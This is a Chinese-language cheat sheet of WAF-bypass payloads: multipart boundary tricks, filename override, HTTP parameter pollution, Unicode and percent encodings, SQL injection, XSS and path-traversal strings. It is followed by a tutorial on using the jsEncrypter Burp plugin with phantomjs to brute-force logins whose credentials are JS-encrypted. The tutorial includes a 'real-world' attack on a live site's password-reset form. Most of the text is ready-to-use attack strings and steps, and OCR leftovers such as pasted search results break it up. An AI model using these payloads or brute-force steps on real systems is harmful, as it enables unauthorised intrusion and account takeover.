boundary边界不一致(Win2k3 + IIS6.0 + ASP)

```
Content-Type: multipart/form-data; boundary= ----------WebKitFormBoundarydasdasc

Content-Length: 191


----------WebKitFormBoundarsda1231sdsdasdasd

Content-Disposition: form-data; name="img"; filename="img.gif"


GIF89a

----------WebKitFormBoundarydasdasda12312312

Content-Disposition: form-data; name="id"


1' union select null,null,flag,null from flag limit 1 offset 1-- -

----------WebKitFormBoundaryFADasdasdasDdasd
```

php+apache畸形的boundary:

php在解析multipart data的时候有自己的特性，对于boundary的识别，只取了逗号前面的内容，例如我们设置的 `boundary为--aaaa,123456` ，php解析的时候只识别了 `--aaaa` ,后面的内容均没有识别。然而其他的如WAF在做解析的时候，有可能获取的是整个字符串，此时可能就会出现BYPASS

```
Content-Type: multipart/form-data; boundary=------,xxxx

Content-Length: 191


------,xxxx

Content-Disposition: form-data; name="img"; filename="img.gif"


GIF89a

------

Content-Disposition: form-data; name="id"


1' union select null,null,flag,null from flag limit 1 offset 1-- -

------,xxxx--
```

文件名覆盖

在一个Content-Disposition 中，存在多个filename ，协议解析应该使用最后的filename值作为文件名。如果WAF解析到 `filename="p3.txt"` 认为解析到文件名，结束解析，将导致被绕过。因为后端容器解析到的文件名是 `t3.jsp` 。

```
Content-Disposition: form-data;name="myfile"; filename="p3.txt";filename="t3.jsp
```

文件名回车

```
Content-Disposition: form-data; name="img"; filename="img.ph

p"
```

遗漏文件名

当WAF遇到"name="myfile";;"时，认为没有解析到filename。而后端容器继续解析到的文件名是t3.jsp，导致WAF被绕过

```
Content-Disposition: form-data;name="myfile";; filename="t3.jsp"
```

其他类型绕过

以下均某一漏洞类型为例，具体皆可应用于XSS、SQL注入、命令执行等漏洞。

参数绕过

PHP

```
?%20value=payload
```

ASP

```
?%value=payload
?%}9value=payload
```

参数溢出

```
?id=111111111111111111111（很长很长） and 1=1
?id=1111111 union %23xxxxxx（很长很长）xxxx%0d select 等
```

参数截断

```
http://example.com/file%00.txt
```

HPP HTTP参数污染/拼接(以Mysql为例)

```
?id=123+union+select+1,2,3+from+table

?id=123+union+select+1&id=2,3+from+table

?id=123+union+select/*&id=*/user&id=pass/*&id=*/from/*&id=*/users id=select/*,*/
```

这是中间件与参数拼接的关系图：

Technology/HTTP back-end	Overall Parsing Result	Example
ASP.NET/IIS	All occurrences of the specific parameter	par1=val1,val2
ASP/IIS	All occurrences of the specific parameter	par1=val1,val2
PHP/Apache	Last occurrence	par1=val2
PHP/Zeus	Last occurrence	par1=val2
JSP,Servlet/Apache Tomcat	First occurrence	par1=val1
JSP,Servlet/Oracle Application Server 10g	First occurrence	par1=val1
JSP,Servlet/Jetty	First occurrence	par1=val1
IBM Lotus Domino	Last occurrence	par1=val2
IBM HTTP Server	First occurrence	par1=val1
mod_perl,libapreq2/Apache	First occurrence	par1=val1
Perl CGI/Apache	First occurrence	par1=val1
mod_perl,lib???/Apache	Becomes an array	ARRAY(0x8b9059c)
mod_wsgi (Python)/Apache	First occurrence	par1=val1
Python/Zope	Becomes an array	['val1', 'val2']
IceWarp	Last occurrence	par1=val2
AXIS 2400	All occurrences of the specific parameter	par1=val1,val2
Linksys Wireless-G PTZ Internet Camera	Last occurrence	par1=val2
Ricoh Aficio 1022 Printer	First occurrence	par1=val1
webcamXP PRO	First occurrence	par1=val1
DBMan	All occurrences of the specific parameter	par1=val1~~val2

HPF HTTP分割注(以Mysql为例)

```
# select * from table1.markt where brand=123 union/* and prodid=*/select usernam

?brandid=123+union/*&prodid=*/select+user,pass/*&price=*/from users--
```

路径系列

```
?path=/path//////////./././././//////blah/blah/blah/../../../vuln.php
```

```
/path;/vuln.php?value=PAYLOAD

/path/;lol=lol/vuln.php?value=PAYLOAD

/path/vuln.php/lolol?value=PAYLOAD

/path/vuln.php;lol=lol?value=PAYLOAD
```

编码绕过

常规编码单引号:

```
URL Encode - %27

Double URL Encode - %2527

UTF-8 (2 byte) - %c0%a7

UTF-8 (JAVA) - \uc0a7

HTML Entity - &apos;

HTML Entity Number - &#27;

Decimal - &#39

Unicode URL Encoding - %u0027

Base64 - Jw==
```

iis+asp(x)

%u 特性:

iis支持对unicode的解析，如:payload为 `s%u006c%u0006ect` ,解析出来后则是 `select`

另类%u特性: unicode在iis解析之后会被转换成multibyte，但是转换的过程中可能出现:多个widechar可能会转换为同一个字符。

如：select中的e对应的unicode为%u0065，但是%u00f0同样会被转换成为e s%u00f0lect

类似还有：

```
字母a:

%u0000

%u0041

%u0061

%u00aa

%u00e2

单引号:

%u0027

%u02b9

%u02bc

%u02c8

%u2032

%uff07

%c0%27

%c0%a7

%e0%80%a7

空白:

%u0020

%uff00

%c0%20

%c0%a0

%e0%80%a0

左括号(:

%u0028
```

```
%uff08

%c0%28

%c0%a8

%e0%80%a8

右括号):

%u0029

%uff09

%c0%29

%c0%a9

%e0%80%a9
```

%特性

iis+asp asp+iis环境下会忽略掉百分号，如：payload为 `sele%ct` ，解析出来后则是 `select`

asp/asp.net解析请求

asp/asp.net在解析请求的时候，允许Content-Type: application/x-www-form-urlencoded的数据提交方式select%201%20from%20user

其他

```
?id=%3cscript%3ealert(1)%3c%2fscript%3c

?id=<a href="javas&#99;ript&#35;alert(1);">

?id=%253c%2573%2563%2572%2569%2570%2574%253e%2561%256c%2565%2572%2574%2528%2531%

?id=%A2%BE%BCscript%BEalert(1)%BC/script%BE


?id=..%c0%af../bin/ls%20-al|

?id=..%fc%80%80%80%80%af../bin/ls%20-al|      # ?id=../../bin/ls%20-al|
```

大小写变化（非WAF,仅过滤绕过）

```
?id=<sCripT>AleRt(123)</scRIpt>

?id=123 uniOn SeLEcT BaNneR FroM v$vERsIon WhERe ROwNUm=1
```

嵌套（非WAF,仅过滤绕过）

另类

```
?id=1+un/**/ion+sel/**/ect+1,2,3--
```

针对中间分析设备

```
GET /test HTTP/1.1 > GET test.randkey.yourloggingdomain.com

GET /test HTTP/1.1 > GET http://test.randkey.yourloggingdomain.com

GET /test HTTP/1.1 > GET @test.randkey.yourloggingdomain.com
```

分析设备拼接后： host.test.randkey.yourloggingdomain.com


参考文章

- https://www.owasp.org/index.php/SQL_Injection_Bypassing_WAF
- https://mp.weixin.qq.com/s/e1jy-DFOSROmSvvzX_Ge5g

登陆口js前端加密绕过

概述

很多朋友在实战搞站或者挖src时候，遇到web登录口，像抓包看看的时候，你会发现现在的登陆口账号密码很多都是经过js前端加密之后再发送，如下图，我手机号输入的是1388888888，但抓包得到post的user参数是经过js加密的，这样我们想爆破就不能用原来的方法了。



我在网上搜了下资料，大概能分为以下4种方法。参考：https://www.freebuf.com/articles/web/127888.html

常用几种方法

我将几种方法口语化简述下：

1. 既然是前端js加密，代码我们都能看得到，我们搭个服务器，每次发包前，把要发送的加密参数用服务器加密一遍，我们再把加密后的参数发送过去，这样相当于本地还原了加密过程。

1. 利用selenium webdriver等完全模拟人工输入，字典也可以自定义，不过需要自己写脚本而已，这种方法比较万能。

1. 这种方法适合有js功底的同学，首先把他的js加密过程跟方法看懂，然后本地简化或者用其他语言模拟他的加密过程，再自己写脚本去跑，或者生成加密后的字典直接burp去跑即可。

1. 前人栽树，后人乘凉，c0ny1老哥为了方便后辈，写了一款burp插件，https://github.com/c0ny1/jsEncrypter ，名为jsEncrypter，简单来说就是把1，3点结合了一下，用插件方便地跑起来。

jsEncrypter安装与本地测试

这里重点介绍第四种方法。

1. 首先得安装maven，mac下直接brew install maven

windows百度也一堆安装方法

Bai百度 maven安装 百度一下

网页 资讯 视频 图片 知道 文库 贴吧 采购 地图 更多»

百度为您找到相关结果约17,500,000个 搜索工具

1. 先到官网http://maven.apache.org/download.cgi 下载最新版本，下载完成后，解压到某个目录
2. 系统环境变量里，添加MAVEN_HOME(或M2_HOME)，其值为maven的安装目录：E:\apache-maven-3.5.0
3. PATH环境变量最后附加上";%MAVEN_HOME%\bin"
4. win+R输入cmd，然后输入：mvn -version 输出安装版本就ok了
5. eclipse插件安装：Help >>Eclipse Marketplace

查看更多步骤...

maven安装教程
jingyan.baidu.com

maven download page - Maven – Download Apache Maven
查看此网页的中文翻译，请点击 翻译此页
Binary tar.gz archive apache-maven-3.6.1-bin.tar.gz apache-maven-3.6.1-bin.tar.gz.sha512 apache-maven-3.6.1-bin.tar.gz.asc Binary zip archive ap...
https://maven.apache.org/downl... - 百度快照

maven的安装与基本使用 - KyleInJava - 博客园
2018年8月30日 - 当你使用Maven的时候,你用一个明确定义的项目对象模型来描述你的项目,然后Maven可以应用横切的逻辑,这些逻辑来自一组共享的(或者自定义的)插件。 二、...
https://www.cnblogs.com/kylein... - 百度快照

Maven安装与配置 - 光焱 - 博客园
2017年11月15日 - Maven安装与配置 一、需要准备的东西 1. JDK 2. Eclipse 3. Maven...

maven的安装以及查看是否安装成功 - 王约翰 - 博客园
2018年10月17日 - 3、maven安装包 下载地址:http://maven.apache.org/download.cgi ...

1. 安装好maven后，把jsEncrypter git clone回来或者下载回来解压缩，然后在他的文件夹下，打开cmd窗口，然后运行mvn package，就可以把插件编译成型，编译好后会多出一个target文件夹



test文件夹是本地测试demo跟常见加密算法的js脚本，script脚本就是自带的phantomjs服务端模板文件，我们每次用都得稍微改下才可以用（这里注意啦，直接运行肯定fail的）。

1. 然后把target文件夹里面的jar插件添加到burp里面



加完之后如下图就是成功添加了




1. 然后无可或缺的还有无头浏览器的代表-phantomjs，phantomJS下载地址：http://phantomjs.org/download.html ，下载后把phomtomjs添加到环境变量即可，成功安装完运行如下图

```
yuwenledeMBP:script lok$ phantomjs
phantomjs>
```

1. 基本准备工作完成，下面我们用本地demo来测试下。

本地例子


1. 首先我们得把jsencrypter/test/webapp整个文件夹复制到phpstudy或者mamp或者其他你习惯用的简便服务器搭建起来



1. 本地访问127.0.0.1/webapp



1. 我们可以看到，script里面只有两个js脚本




根据你所用的js加密算法，改一下phantomjs_server.js，再另存为一个。

encrypt: RSA
username:
password:
base64
md5
sha1
sha256
sha384
sha512
✓ RSA


可以看到，demo提供了7种加密给我们选择，这里我们就用rsa加密为例子来走一波～（这里说下，严格来说，base64加密不是一种加密，而是一种编码）

1. f12，然后source 调试器里面的源码





首先分析webapp下的index文件，我们可以看到这里有一个switch函数给出了7个case，我们选的rsa就是最后一个case 6，这里new了一个JSEncrypt（）函数，经分析是调用了JSEncrypt.js文件，这里还set了一个publickey，我们在index文件再搜索下publickey



可以看到，public_key是一个隐藏标签，post时候一同提交，其实当中过程我们并不用了解太多，懂大概逻辑就可以开始改写phantomjs_server.js文件

1. 开始自定义server文件，我们改写红色框框里面的内容就好

```
jsEncrypter_rsa.js    phantomjs_server.js

1  /**
2   * author: c0ny1
3   * date: 2017-12-16
4   * last update: 2019-5-30 11:16
5   */
6  var fs = require('fs');
7  var logfile = 'jsEncrypter.log';
8  var webserver = require('webserver');
9  server = webserver.create();
10
11 var host = '127.0.0.1';
12 var port = '1664';
13
14 // 加载实现加密算法的js脚本
15 var wasSuccessful = phantom.injectJs('xxx.js');/*引入实现加密的js文件*/
16
17 // 处理函数
18 function js_encrypt(payload){
19     var newpayload;
20     /**********在这里编写调用加密函数进行加密的代码************/
21
22     /*****************************************************/
23     return newpayload;
24 }
25
26 if(wasSuccessful){
27     console.log("[*] load js successful");
28     console.log("[!] ^_^");
29     console.log("[*] jsEncrypterJS start!");
30     console.log("[+] address: http://"+host+":"+port);
31 }else{
32     console.log('[*] load js fail!');
33 }
```

按照他的逻辑，改完之后如下图：

```
var webserver = require('webserver');
server = webserver.create();

var host = '127.0.0.1';
var port = '1664';

var wasSuccessful = phantom.injectJs('jsencrypt.js');

function js_encrypt(payload){
    var newpayload;
    var encrypt = new JSEncrypt();
    var key = "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC[illegible]";
    encrypt.setPublicKey(key);
    newpayload = encrypt.encrypt(payload);
    return newpayload;
}
if(wasSuccessful){
    console.log("[*] load js successful");
    console.log("[!] ^_^");
    console.log("[*] jsEncrypterJS start!");
    console.log("[+] address: http://"+host+":"+port);
}else{
    console.log('[*] load js fail!');
```

public_key就是刚才隐藏标签那一串，其实自定义完的js文件，test文件夹下作者已经帮你写好了，我这里大概告诉你流程。


1. 运行server文件：

```
phantomjs jsEncrypter_rsa.js
```


```
yuwenledeMBP:script lok$ phantomjs jsEncrypter_rsa.js
[*] load js successful
[!] ^_^
[*] jsEncrypterJS start!
[+] address: http://127.0.0.1:1664
```

没有错误的话，会显示successful，显示fail的话证明哪里有错误，根据错误进行调试就好。


1. 然后burp那边打开jsencrypter插件，默认地址跟端口，点击connect即可连接，连接成功会显示true，然后点击test，它会根据你的算法帮你在右边生成密文，由于这里demo密码是admin，我在第一个加一个admin



1. 然后我们可以结合burp的暴力破解模块来进行爆破，首先抓包,然后丢去intruder模块，把密码设成爆破变化值，先加载字典，然后选择payload处理，select rule type这里选择最后一项



先加载字典，然后选择payload处理，select rule type这里选择最后一项




然后start attack!


可以看到，有一个成功登陆的密码，搜索后发现明文是admin，本地demo测试结束，在这里可能有人说，搞这么麻烦干嘛，很多基本hash加密本来brup都自带的加密算法，例如md5 sha1 sha512那些，所以这里教的是方法，给你们不变以应万变，瞎 main来个实战例子。

实战例子

1. 这里随便找的一个找回密码功能点



可以看到，我们这里手机随便填了个13888888888，而抓包到的手机号是user参数，而且是js加密了的



forward放包后，显示账号尚未注册，你也可以说这里可以遍历手机号来探测注册用户吧，反正我也不怎么挖src

1. 我们来分析下js代码基本逻辑，可以看到这里有key还有public_key，还new了一个rsakey()，而function RSAKey()是在rsaall.js里面的

```
VOp8bgLrO8LV6xeikpfHsjWT/JEiJeqeFbCIZQlHlNjOncmq5iDfF9uKaJlR0i2lX9wXia+JZZYtnUBa
UZeEvFPN2RMsHOJu/hG2KifLNdoGo1Av4ZNXBWqHureO+Vm50bMRWSQCH8lTPXLgOcydPV8EbltttZwBn
hJ8UWomhks=
```

这里也不用管其中过程如何复杂，我们把rsaall.js下载下来，放到server文件里面引入，然后参照这个函数的写法，我们魔改一下server.js文件，再另存为一个就好。

```
//手机rsa加密
function do_encrypt(str) {
    var before = new Date();
    var rsa = new RSAKey();
    var key = "010001";
    var public_key = "96483cb253ae62ffb8bbc3cd5f8fbf4bd3d51ebb32c992bd7649a371bf
    var res;
    rsa.setPublic(public_key, key);
    res = rsa.encrypt(str);
    var after = new Date();
    if (res) {
        return linebrk(hex2b64(res), 64);
    }
    else {
        return "";
    }
}
```

最后成品如下：

```
jsEncrypter_rsa.js — test/TestScript/RSA  ×   jsEncrypter_rsa.js — script  ×   phantomjs

